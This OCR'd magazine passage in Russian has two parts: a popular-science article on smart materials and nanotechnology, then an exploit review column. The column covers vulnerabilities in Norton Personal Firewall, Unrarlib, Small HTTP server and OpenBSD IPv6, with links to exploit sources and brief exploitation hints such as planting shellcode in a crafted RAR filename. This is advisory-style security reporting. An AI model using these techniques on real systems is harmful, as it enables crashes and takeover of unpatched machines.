
МАТЕРИЯ НА ПРЕДЕЛЕ ВОЗМОЖНОСТЕЙ

ВСЕ ОБ «УМНЫХ» МАТЕРИАЛАХ


Интеллектуальная среда обитания — вот чего не хватает человеку XXI века. Всеобщая информатизация, на самом деле, не всеобща. Хочется, чтобы под каждым камнем была розетка 220 В, а Wi-Fi доступ в интернет не пропадал даже в стратосфере. И это уже не кажется фантастикой, просто нужно немного подождать. Ничего качественно нового такие изменения нам не принесут. Но в том-то и дело, что технологии развиваются не только количественно, но и качественно, но об этом принято традиционно забывать в футурологических прогнозах на ближайшее будущее…



> Такая вот хитрая штука



> «Электронная пряжа»



> Полупроводниковый конический фотонный канал в качестве квантовой точки

Материалы Xtreme

Человечество с давних пор делает нужные материалы под себя, правда раньше они чаще всего «не отличались умом и сообразительностью». Да и не нужно это было тогда. Сегодня некоторые виды материалов тоже совсем не обязаны характеризоваться большим количеством транзисторов или экспресс ДНК-анализом. Взять хотя бы обычный канат — с развитием технологий он должен быть легче, жестче и вроде бы все. Можно, конечно, сделать индикацию на разрыв, показывающую, сколько он еще выдержит, но это напрямую не касается его основного предназначения.

«Наращивание мускулов» известных нам материалов в наш век дойдет почти до предела. И в этом нет ничего фантастического, поскольку физика твердого тела в прошлом веке заложила теоретические основы для создания uber-материалов, а сегодня нанотехнологии начинают воплощать теорию в жизнь.

Ты, наверняка, слышал о нанотрубках. Но, я думаю, ты удивишься, если узнаешь, что средневековые мастера использовали их для создания знаменитой дамасской стали, секрет производства которой был долгое время неизвестен. Это была лучшая оружейная сталь: прочная и при этом достаточно гибкая.

Но недавно немецкий ученый Петер Пауфлер догадался посмотреть на дамасский кинжал под электронным микроскопом и увидел в составе стали... обычные нанотрубки! Но люди получают их только последние 10 лет, а возраст кинжала был порядочным. Как же могли древние оружейники сделать настолько высокотехнологичный материал, который мы пока получить не можем, даже зная, как он «устроен»?

Ученые полагают, что при ковке стали некоторые примеси в ней вызывали рост углеродных нанотрубок (примеси были достаточно простыми — это сгорающее дерево и листья для растопки кузни). Потом нанотрубки наполнялись карбидом железа, формируя из него тончайшие нити. Хотя звучит это просто, но получить таким же способом дамасскую сталь Пауфлеру пока не удалось.

Зато ученым из США и Австралии удалось сотворить из нанотрубок такое, что оружейникам древности даже и не снилось. Они сделали прозрачную ткань, состоящую из нанотрубок, длиной 1 (!) метр и шириной 5 сантиметров. Ранее ученые получали нанотрубки длиной только в несколько сантиметров. Кроме того, эта лента обладает высокой прочностью и может превратиться в гибкий сверхтвердый OLED-экран, если снабдить ее транзисторами и светодиодами.

Эту наноткань может иметь самое разное применение: и в строительных материалах, и в снаряжении, и даже для изготовления бронежилетов... Ткань из нанотрубок может использоваться даже в освещении, заменяя лампы дневного света и обычные лампочки.

Наноткань — это, конечно, не массив «цельных» нанотрубок, а композит, состоящий из переплетенного леса многослойных нанотрубок длиной 245 микрон и диаметром 10 нанометров.

Чтобы ты понял, насколько прочна наноткань, вот некоторые цифры: прочность пленки — 175 МПа/(г/см^3); прочность полимерных пленок майлар и каптон, использующихся в сверхлегких самолетах, — 160 МПа/(г/см^3), а закаленной стали — 125 МПа/(г/см^3).

Благодаря наноткани запуск коммерческого космического лифта в 2018 году не кажется фантастической затеей.

Другой подход к суперматериалам предлагает фирма U.S. Global Nanospace Inc. Она производит тонкий материал, сотканный из пластиковых волокон, — прочное защитное покрытие для военной техники, позволяющее наполовину уменьшить вес и в 2 раза увеличить прочность, к примеру, брони танков.

Используя давно знакомый принцип комбинирования хорошо работающих технологий, инженеры получают материалы с экстремальными характеристиками. Не секрет, что воздух — плохой проводник тепла. Известно также, что чем больше воздушных прослоек в материале, тем теплоизоляция лучше. Это проверяется просто — достаточно надеть 5 рубашек одну на другую, чтобы почувствовать, что так оно и есть :). Если теперь взять воздух и максимально «компактировать» его в материале, можно получить почти идеальный теплоизолятор.

Это попытались сделать спецы из компании Aspen. Они разработали утеплительный материал на основе полимеров с нанопорами и назвали его Aspen's Pyrogel AR5401. Благодаря нанопорам, содержащим воздух, материал ведет себя как хороший теплоизолятор.

В марте 2004 года Aspen Aerogels начала производство утепляющих стелек для обуви из разработанного ей материала. Новый утеплитель заказывали: команда, выигравшая в 2004 году марафон к Северному полюсу, канадские лыжники и элитное спецподразделение армии США. Отзывы о продукте были схожи — это универсальное решение для экстремальных условий.


Аэрогель сохраняет тепло лучше, чем все существующие современные аналоги! По сравнению с ними, тепловые характеристики нового материала при одинаковой толщине образцов улучшились в 3-20 раз. В армейской обуви слой стелек из Pyrogel AR5401 составляет 2,5 мм в толщину. Компания-дилер новых стелек в США Hotbeds продает их всего по $19,99 за пару.

Digital life

Другой, довольно логичный способ создания «умных» материалов — внедрение в существующие материалы электроники. Но электроники не обычной, потому что обычная электроника довольно капризна: боится перепада температур, непрозрачна, хрупка. Одно дело — вшить в рубашку или штаны RFID-чип со своим именем, чтобы враги не сперли, а другое — заставить эту рубашку показать видеоклип. Если первое можно было сделать уже вчера, то второе — и сегодня достаточно непросто.

Но все же рубашки-дисплеи и другая «умная» одежда уже существует. Более того, микроэлектроника проникает не только в текстиль и повседневную одежду, но и в обувь — ты, наверняка, слышал про iPod-кроссовки.

И я думаю, что у тебя нет сомнений в том, что в ближайшем будущем мы все будем носить «умную» одежду. Любимые примеры футурологов — такие как платья, изменяющие цвет в зависимости от настроения хозяйки, белье, которое следит за состоянием здоровья, пальто со встроенным прогнозом погоды — кажутся уже не каким-то «прекрасным далеким», а, скорее, будничным завтра. Одежда давно представляет собой посредника в общении между людьми,





› Светящиеся электрические бактерии Geobacter



› Эластомер эластан

теперь же этот посредник может даже активно в нем участвовать. Так, недавно компания France Telecom представила беспроводные дисплеи, которые, если поместить их на рукаве, отображают эмоции хозяина. Компания также разработала ряд гибких дисплеев, которые могут использоваться как записные книжки и будут вшиты в карманы одежды. Дисплеи представляют собой компьютер, который может связываться с персональным компьютером для передачи данных.

В видеопрезентации новой технологии Communicating Clothes молодая женщина смеется, и сердце, нашитое на ее одежду, пульсирует красным цветом. По сравнению с тем, что было представлено компанией в начале третьего тысячелетия, прогресс налицо: LED-дисплеи стали тоньше, легче и поддерживают Bluetooth-технологию. Но главная революционная идея — передача изображения с нашивки на одежде в виде mms на мобильный телефон. Выпуск коммерческого продукта на основе «эмоциональных наклеек» планируется в этом году.

Продукция France Telecom пригодна для того, чтобы носить ее как аксессуар, а исследователь из Массачусетского технологического университета Мэгги Орт пытается сделать предмет одежды (футболку или вечернее платье), полностью состоящий из дисплеев. Ее компания International Fashion Machines производит ткань, которая не содержит никаких дисплеев, а является дисплеем сама. Запатентованная Мэгги «электронная пряжа» представляет собой набор проводящих и непроводящих нитей, покрытых чернилами, изменяющими цвет в зависимости от температуры нитей.

Нагрев нитей, вызванный протеканием по ним электрического тока, заставляет чернила изменять цвет, и нанесенный ранее шаблон (в виде конфигурации нитей) начинает проявляться на ткани. Для нагрева нитей используется низкое напряжение, поэтому такая одежда безопасна. Мэгги утверждает, что через год технологии «электронной пряжи» совместно с технологией «сенсора из ткани» будут использоваться в целом ряде продуктов: от больших экранов, вмонтированных в ковры, до ламп, изменяющих цвет от прикосновения.

Почему Мэгги не предлагает использовать эти технологии в одежде? Для работы «электронной пряже» необходимо столько же электроэнергии, сколько потребляет обычная лампочка накаливания. Поэтому пока одежду из нее можно носить дома, где всегда можно подзарядиться. Однако специалисты утверждают, в составе «электронной пряжи» возможно применение новых электрохромных чернил. Одежда на их основе будет потреблять меньше энергии.

Одна из любимых идей киберкутюрье — создание одежды, предсказывающей погоду. Плащ, оснащенный дисплеем, будет изменять цвет в зависимости от того, какая ожидается погода. И если прогноз неблагоприятен, хозяину стоит сходить домой за зонтом. Узнавать погоду плащ сможет по интернету с помощью беспроводных технологий.

Другое направление — биометрическая одежда. Интегрировав в обычное трико, которым часто пользуются спортсмены, гибкий дисплей, набор сенсоров для детекции вредных веществ, микроскопический топливный элемент, микронасосы и пр., мы получим готовую диагностическую лабораторию, которая будет отображать, например, состояние спортсменов в процессе соревнований. Неудивительно, что такая навороченная майка предназначается пока только для военного применения.

Исследователи из другой группы университета Беркли в США заняты еще одной проблемой одежды нового тысячелетия. Это проблема хранения и передачи данных от одежды к персональным компьютерам ее хозяев. Пока исследователи додумались только до матрицы транзисторов, которые будут составлять ткань одежды. При необходимости эти матрицы смогут организовываться в структуры хранения или передачи данных. Таким образом, одежда будет представлять собой целую компьютерную сеть, которая сможет легко взаимодействовать с локальными сетями и интернетом с помощью беспроводных технологий.

Исследователи использовали новый подход для интеграции транзисторов в ткань. Они изготовили ряд тонких алюминиевых нитей,



БИОЭЛЕКТРОННАЯ СЕТЧАТКА

Профессору Николасу Котову из медицинского отделения Техасского университета и его коллегам удалось создать первый в мире нейроинтерфейс, связывающий нейроны с пленками, содержащими фотоэлементы. Как говорят исследователи, это позволит в будущем сконструировать искусственную сетчатку глаза. Основа искусственной сетчатки — тонкая пленка, состоящая из двух слоев: слоя наночастиц теллурида ртути и положительно заряженного слоя полимера PDDA. Оба слоя ученые соединили с помощью специального клея и нанесли на поверхность получившегося бутерброда биосовместимое аминокислотное покрытие, чтобы нервные клетки могли без проблем взаимодействовать с пленкой. Эта искусственная сетчатка, созданная на базе открытия ученых, сможет даже воспроизводить цветовую насыщенность объектов слепым людям, не говоря уже о высоком разрешении изображения. Напомню, что на сегодняшний день протезы сетчатки в лучшем случае позволяют видеть черно-белое изображение с разрешением 100x100 точек и связаны целой системой проводной поддержки с внешней камерой, крепящейся к дужке специальных очков, которые необходимо носить для работы устройства.

покрытых специальным материалом, затем совместили несколько слоев хлопка и матрицы нитей, получив ткань, состоящую из миллиона транзисторов. Правда, для массового выпуска такой одежды необходимо разработать дешевый способ ее производства.

Биомассу — в массы!

Если же ты думаешь, что будущее, тесно связанное с электроникой и квантами, — это скучно, то добро пожаловать в мир цифровых организмов! Электронные «умные» материалы пока не могут сравниться с вычислительным потенциалом простой бактерии. Да и это неудивительно, ведь пока проблематично даже смоделировать бактерию, не говоря уже о том, чтобы создать ее искусственно. Но, как ни крути, живые организмы могут пригодиться в различных интерфейсах между человеком и машинами, так как мы с тобой тоже пока состоим из органики.


Уже известно, что связать живое с неживым можно и сделать это довольно несложно. Правда, нужно время, для того чтобы довести технологии био- и нейроинтерфейсы до ума, но это не составляет неразрешимой проблемы.

Ну а пока ученые могут похвастаться живыми дисплеями, пиксели в которых состоят из бактерий! Электронный дисплей, который показывает портрет девушки, на самом деле составлен из генетически измененных микроорганизмов, культивируемых в тысячах чашек Петри. Бактерии, предстающие живой цифрой, светятся, живут и умирают в процессе его работы.

Новая разновидность бактерий-пикселей появилась как побочный продукт молекулярных биологических исследований: светящиеся зеленым мыши, рыбы, растения и бактерии. Живой дисплей — один из примеров генетической модификации на основе зеленого флуоресцирующего белка (green fluorescence protein — GFP). GFP — это единственный известный белок со свойствами флуоресценции, вызванной частью самого белка. Одним из самых важных направлений использования GFP в молекулярных науках стало его применение в качестве маркера: белок присоединяется к специфическому гену, который должен быть исследован, и действует как молекулярная лампа, подсвечивая нужный ген.

Кроме применения GFP в медицине, у генетиков сложилась «модная научная тенденция», положившая начало созданию в лабораториях по всему миру целого зверинца из существ, которых обыватели считают причудливыми. Это и мыши с зеленой флуоресценцией в гландах, и лягушки, которые могут отложить зеленую икру, и мухи со светящимися полосками на брюхе, и животные с зелеными глазами, частями кожи, ушей или лап. Дисплей GFPixel является прямым продолжением этих «модных» исследований. Правда, в этом случае мода уступает место целесообразности — ведь дисплей для работы не требует электроэнергии!

Устроен GFPixel достаточно просто: часть бактерий E. coli, находящихся в 2600 контейнерах из плексигласа в пределах портрета, благодаря модификации получила GFP и испускает зеленый свет. При комнатной температуре вся установка GFPixel живет 4-6 недель. В итоге перед тобой дисплей-картина, в которой объединены две интересные вещи: пиксель на основе информационных технологий и живое существо в качестве создающего изображение



Квантовые точки


Дамасский клинок

материала. Правда, для создания полноценного рабочего дисплея все же потребуется электричество. Но и это не является большой проблемой. Ты ведь знаешь, что существуют животные, которые с ним на «ты»: это электрические скаты и электрические угри. Почему бы и бактериям тоже не «наэлектризоваться»? Так будет проще интегрировать их в обычную электронику, притом обеспечивая возможность контакта с живыми организмами. И как следствие — в будущем могут появиться «умные» живые материалы, которые будут восстанавливать поврежденные ткани или лечить нас от гриппа, предварительно проверив по интернету топ популярных антител против него. Это станет возможным благодаря недавнему исследованию ученых из Массачусетского технологического университета. Оказалось, что можно модифицировать гены бактерии Geobacter sulfurreducens, чтобы у нее на поверхности образовались электропроводные наросты — фимбрии. Причем на одной бактерии их может находиться до нескольких тысяч. Они состоят из гидрофобного белка и не проводят электричества. Но, спецы университета утверждают, что если Geobacter sulfurreducens выращивать на питательных средах с высоким содержанием оксида железа, то фимбрии станут электропроводными и бактерии можно будет использовать для производства биологических нанопроводников


Digital Dream

Как видишь, существует много вариантов «умных» материалов. Однако есть еще один радикальный метод, благодаря которому «материальный вопрос» может решиться человечеством раз и навсегда. Причем изменится все не количественно, а качественно. Представь себе кусок вещества, который может по твоему желанию менять свою структуру: захотел — и это стекло, захотел — кусок железа. Или, скажем, тут же кусок превращается в мощный компьютер. Или — в кусок плоти. И это не фантастика или магия. Это закономерное следствие развития материаловедения и физики твердого тела. Теперь человечество может диктовать материи свои условия, и она на эти условия охотно согласится. Но для того чтобы ты понял, о чем идет речь, нужно вспомнить историю. Ты наверняка слышал легенду о троянском коне. Не о том, как древние греки троянами положили все серверы троянцев :), а о пустотелой модели большого коня, в котором сидели воины, ворвавшиеся ночью в неподготовленную к внутренней атаке Трою. Примерно так же мы поступим с материей. Как известно, атомы — основные составляющие бытия со своими уникальными квантово-механическими свойствами, поэтому если вместо атомов поставить «наших людей», меняющих свои квантовые свойства по нашему желанию, то получится универсальный пластилин, из которого можно лепить все что угодно. Теперь подробнее. Основа «троянского пластилина» — квантовая точка. Это электронное устройство, способное захватывать электроны и удерживать их в очень малом пространстве. Электроны при этом ведут себя как отдельные стоячие волны, так же как они ведут себя в атомах. В итоге получается искусственный атом — электронное облако, удерживаемое вышеуказанным образом. Искусственный атом, в отличие от обыкновенного, не имеет ядра,

ИСКУССТВЕННАЯ КРОВЬ

Шведские ученые из института Karolinska впервые успешно использовали искусственную кровь. В отличие от настоящей крови, имеющей срок годности всего 42 дня, порошок на ее основе может храниться в течение нескольких лет. Когда необходимо, порошок искусственной крови приобретает жидкую форму и может немедленно использоваться, что особенно ценно, независимо от группы крови пациента. Для создания порошка ученые используют человеческие кровяные тельца, но делают это, скорее, по этическим причинам. Производство заменителя вполне возможно из крови млекопитающих вроде коровы. По словам доктора Пьера, если мировое здравоохранение одобрит искусственную кровь, человечество сделает такой же шаг вперед, каким была высадка на Луне.

Атомы-троянцы




однако в целом его свойства схожи с обычным атомом. Если из большого количества искусственных атомов произвести любую объемную структуру по типу кристаллической решетки полупроводника, то новый материал будет иметь другие свойства. Например, такой «полупроводник» сможет вести себя и как металл, и как диэлектрик. При этом такие характеристики, как цвет, прозрачность, теплопроводность и магнитные свойства вещества, также смогут изменяться в реальном времени. Полупроводниковые нанокристаллы на основе квантовых точек — хороший метод захвата электронов, так как химики могут выращивать их, добиваясь высокой точности. Как уже было сказано, электроны, захваченные квантовыми точками, ведут себя так же, как если бы они находились в обычном атоме, даже если в искусственном атоме нет ядра. Типы атомов зависят от набора электронов в квантовой точке. Удивительно, правда? Таким образом, различными наборами электронных ловушек создается искусственная программируемая материя... Фактически это означает изменение атомного числа искусственного атома. Вот здесь и можно применить термин «программируемая материя», потому что такой процесс легко можно контролировать с помощью современной микроэлектроники, создавая материалы, которых в природе не существует. Программируемые вещества, использующие свойства квантовых точек, возможны. На сегодняшний день существуют прототипы частиц программируемой материи. И изменение свойств программируемых веществ не виртуальное, а вполне реальное. Пойдем дальше. Если поместить квантовые точки на поверхность микроскопических волокон и собрать волокна вместе, то мы получим сверхчип (wellstone = quantum well + Si stone), который и будет основой программируемого «пластилина». Если теперь прозрачный сверхчип из квантовых точек запрограммировать на очень низкий коэффициент рефракции, то его оптические характеристики могут быть подобны характеристикам вакуума или воздуха. То есть материал будет абсолютно невидимым, и, например, самолет, построенный из подобного материала, нельзя будет наблюдать ни глазами, ни с помощью существующих электромагнитных сканеров. И это далеко не единственное применение сверхчипа, так как по желанию его можно перепрограммировать!


Постскриптум

Можно с уверенностью сказать, что ученым удастся получить сверхчип в течение десятилетия. Если концепция программируемой материи будет реализована, то это ознаменует собой переворот в человеческой цивилизации. Эта технология обеспечит не только гиперкомпьютеры и широкий спектр новых материалов, но и такие устройства, которые мы с тобой пока не можем себе даже вообразить.
Новые материалы будут создаваться за считанные секунды, не надо будет ничего рассчитывать наперед. Отпадут за ненадобностью этапы проектирования и производства прототипов, можно будет просто задать основные свойства материала. В будущем математика и программное обеспечение объединятся в концепции программируемой материи. И знаешь, неважно, что это будет — органика или сверхчипы; и то, и другое — две стороны неукротимого процесса технологизации человеком его среды обитания. Инженеры из США создали новый тип композиционного материала, сочетающий высокую прочность с гибкостью и эластичностью паутины. Материал создан на основе полимерного эластомера эластана с включением в его структуру наноразмерных кусочков клея. Получившийся нанокомпозит, благодаря клею, стал гораздо эластичнее и прочнее эластана. Этот наноматериал может найти широкое применение в оборонной, текстильной и биомедицинской промышленности. Возможно применение нового эластомера в составе военной брони для солдатского обмундирования.



>> ВЗЛОМ
КРИС КАСПЕРСКИ
ОБЗОР
ЭКСПЛОЙТОВ
12341234



> Страничка компании Matousec — Transparent security



> Здесь раздают unrarlib



> Поле Deny-IP со списком блокируемых адресов, подверженное переполнению

Norton Personal Firewall: локальный отказ в обслуживании

Brief

Дополнительные защитные средства (антивирусы, персональные брандмауэры и т.д.) зачастую сами становятся объектами атаки, и, вместо обещанного рекламой усиления защиты, мы получаем новые дыры, одна из которых была обнаружена David'ом Matousek'ом (основателем и руководителем одноименной исследовательской компании — Matousec — Transparent security) 15 сентября 2006 года, экспериментируя с версий 9.1.0.33, он посылал псевдоустройству \Device\SymEvent (созданному брандмауэром) различные IOCTL-запросы, которых оно, признаться, не ожидало, и от удивления высадило систему на полный BSOD. David уведомил производителя об ошибке, которая была исправлена в следующей версии и зафиксирована в базе Security Focus под номером BID 20051 (множественные локальные отказы в обслуживании в драйвере SymEvent). Но в версии 9.1.1.7 разработчики вернули ошибку на место, что привело к возможности обрушения системы древним эксплойтом. Подробности об этом инциденте можно найти на www.matousec.com/info/advisories/Norton-Insufficient-validation-of-SymEvent-driver-input-buffer.php.

Targets

Уязвимость впервые обнаружена в версии 9.1.0.33 и «реинкинирована» в версии 9.1.1.7; промежуточные версии выпущены без этой ошибки.

Exploit

Исходный текст сплоита на языке Си лежит на сервере компании Matousec: www.matousec.com/downloads/windows-personal-firewall-analysis/BTP00011P002NF.zip.

Solution

Использовать стабильные версии между 9.1.0.33 и 9.1.1.7.

Unrarlib: локальное переполнение буфера

Brief

Unique RAR File Library представляет собой бесплатную кроссплатформенную библиотеку, распространяемую в исходных текстах (www.unrarlib.org) и, как легко догадаться из ее названия, позволяющую сторонним программистам создавать независимые утилиты для распаковки RAR-архивов или интегрировать библиотечный код в свои собственные продукты, обеспечивая его прозрачную поддержку. К сожалению, библиотека не свободна от ошибок, некоторые из которых носят характер критических, как, например, ошибка переполнения в имени файла, обнаруженная хакером по кличке starcadi и описанная на http://securityvulns.com/news/Unrarlib/BO.html. Суть ошибки состоит в том, что имя распаковываемого файла копируется в локальный буфер фиксированного размера длинной в 255 байт, что является пределом для Windows, и файл с более длинным именем ни создать, ни открыть не удастся. Но в архиве длина имени файла ограничена только длиной самого архива. Естественно, такой архив нельзя создать легальным путем с помощью самого RAR'a, но что мешает хакеру смастерить архив самостоятельно или надругаться над уже существующим? При этом мы получаем классическое переполнение стека с возможностью передачи управления на shell-код и захвата управления машиной.

Targets

На данный момент уязвимость подтверждена в версии 0.4.0; про другие версии пока ничего не известно.

Exploit

Готовые эксплойты в дикой природе еще не обнаружены, но, используя «легальный» rar-архив, длину файла можно легко увеличить с помощью Hiew'a и с его же помощью вбить туда боевой shell-код.

Solution

Да поможет нам Аллах :).

Small http server: локальное переполнение буфера

Brief

Small http (smallsrv.com) — надежный, проворный и чрезвычайно компактный http/ftp/proxy/pop3/smtp/dns/dhcp-сервер в одном флаконе (а для граждан бывшего СНГ к тому же еще и бесплатный). Сейчас он стоит у меня на компе, сменив War FTP-сервер, и я, естественно, слежу за его безопасностью, шурша логами и добавляя в блэк-лист все новые IP-адреса, обладатели которых — конкретные крысы. Так вот после добавления нового IP в Deny-IP, сервер через некоторое время вылетел в SoftICE, который я держу всегда запущенным, демонстрируя ситуацию типичного переполнения. Анализ показал, что последний внесенный в блэк-лист IP (87.250.254.249), принадлежащий Yandex'y, был усечен сервером до 87.250.254, и, при попытке подключения с адреса 87.250.254.xxx, у small http что-то перемкнуло внутри парсера IP-адресов и возникло необработанное исключение, отловленное айсом. Дело кончилось тем, что я, отправив разработчику уведомление об ошибке, перенес блэк-лист на персональный брандмауэр. Эксперименты со списком блокируемых адресов быстро опровергли первоначальную гипотезу о фиксированной длине поля Deny-IP и не позволили поставить условия, при которых происходит усечение последнего введенного адреса. Судя по всему, помимо количества IP-адресов, тут присутствуют еще и другие факторы.

Targets

Уязвимость обнаружена в версии 3.05.64; о других мне ничего не известно.

Exploit

Фрагмент конфигурационного файла с черным списком IP-адресов, на которых наблюдается устойчивое воспроизведение ошибки, вместе с кратким описанием ситуации лежит в моей норе по адресу http://nezumi.org.ru/souriz/hack/http.cf_.

Solution

Блокировать IP-адреса на брандмауэре.



OpenBSD: переполнение буфера при получении фрагментированного пакета IPv6

Brief

20 февраля 2007 года сотрудники лаборатории CoreLabs Advisory обнаружили, что, при получении фрагментированного IPv6-пакета, OpenBSD, воздвигнутая в конфигурации по умолчанию, выпадает в kernel panic. На следующий день разработчикам системы был выслан proof-of-concept exploit, демонстрирующий удаленный отказ в обслуживании, успешно подтвержденный и довольно оперативно залатанный. Однако статуса уязвимости ошибке так и не присвоили, поскольку, по мнению представителей OpenBSD-team'а, отказ в обслуживании — это не дыра, а просто мелкая неприятность, о которой пользователям знать вовсе не обязательно.

Такое положение дел разозлило парней из CoreLabs, и они ценой недели беспощадных исследований доказали возможность удаленного захвата управления, выпустив 5 марта боевую версию сплоита с shell-кодом на борту, от которого разработчикам OpenBSD было уже не отвертеться. И вся последующая неделя ушла на переписку с CoreLabs, подготовившей за это время развернутый отчет по безопасности, который был опубликован ими на собственном сайте. 13 марта координатор проекта Theo de Raadt переслал его на Bugtraq, откуда он разошелся по другим сайтам, прямо или косвенно связанным с безопасностью.

Это вторая дыра в OpenBSD, обнаруженная за последние 10 лет промышленной эксплуатации (предыдущая сидела в демоне SSH), так что ее открытие можно назвать эпохальным событием, привлекающим к себе внимание и вызывающим желание как следует во всем разобраться.

Targets

Уязвимости подвержены следующие версии: OpenBSD 4.1, OpenBSD 4.0 Current, OpenBSD 4.0 Stable, OpenBSD 3.9, OpenBSD 3.8, OpenBSD 3.6 и OpenBSD 3.1.

Exploit

Исходный текст эксплойта можно найти в отчете CoreLabs, доступном по адресу www.coresecurity.com/?action=item&id=1703. Он написан на Питоне и требует библиотеки Impacket, используемой для создания сырых (raw) сокетов и доступной для бесплатного скачивания по адресу http://oss.coresecurity.com/projects/impacket.html. Shell-код состоит из одной-единственной инструкции INT 03h (точка останова, вызывающая всплытие отладчика) и следующих за ней команд балансировки ESP и возврата внутрь ядра. Фрагментированный IPv6-пакет засовывается внутрь ICMP-пакета с полем type, равным 128 (ICMP echo request), который должен быть послан злоумышленником непосредственно по локальной сети, либо через какой-нибудь тоннель IPv6 over IPv4. В противном случае удаленная атака не состоится и хакер склеит ласты, а он их непременно склеит, так как популярность протокола IPv6 еще долгое время будет оставаться на уровне чуть выше абсолютного нуля, по крайней мере в глобальном масштабе.

Solution

Заплатки для OpenBSD 4.0 и 3.9 доступны по следующим адресам: ftp://ftp.openbsd.org/pub/OpenBSD/patches/4.0/common/010_m_dup1.patch, ftp://ftp.openbsd.org/pub/OpenBSD/patches/3.9/common/020_m_dup1.patch. Версия 4.1 залатана непосредственно в исходном коде, и отдельной заплатки для нее нет.

